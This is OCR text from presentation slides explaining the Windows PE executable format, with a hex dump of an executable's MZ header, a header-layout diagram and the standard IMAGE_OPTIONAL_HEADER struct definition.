
aaaddress1@chroot.org

PE (Portable Executable);



aaaddress1@chroot.org


Virus Signature;



aaaddress1@chroot.org

PE (Portable Executable);

```
aaaddress1 adr-pc ~ Downloads $ xxd -u kitty.exe | head
00000000: 4D5A 9000 0300 0000 0400 0000 FFFF 0000  MZ..............
00000010: B800 0000 0000 0000 4000 0000 0000 0000  ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 1801 0000  ................
00000040: 0E1F BA0E 00B4 09CD 21B8 014C CD21 5468  ........!..L.!Th
00000050: 6973 2070 726F 6772 616D 2063 616E 6E6F  is program canno
00000060: 7420 6265 2072 756E 2069 6E20 444F 5320  t be run in DOS
00000070: 6D6F 6465 2E0D 0D0A 2400 0000 0000 0000  mode....$.......
00000080: 23B1 A79A 67D0 C9C9 67D0 C9C9 67D0 C9C9  #...g...g...g...
00000090: D34C 38C9 6BD0 C9C9 D34C 3AC9 EDD0 C9C9  .L8.k....L:.....
```



aaaddress1@chroot.org

EXE

PE

011011
10010

DOS Header

←DOS Program

011011
10010

File Header

011011
10010

Optional Header

←NT Header


aaaddress1@chroot.org

1. DOS Header starts with 'MZ'

2. *(DWORD *)((DOS Header + 0x3c) point to NT Header

File Header is also referred to as COFF header.

Records NumberOfSections, TimeDateStamp,SizeOfOptionalHeader, etc.




aaaddress1@chroot.org

Optional Header

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER, *PIMAGE_OPTIONAL_HEADER;
```

aaaddress1@chroot.org

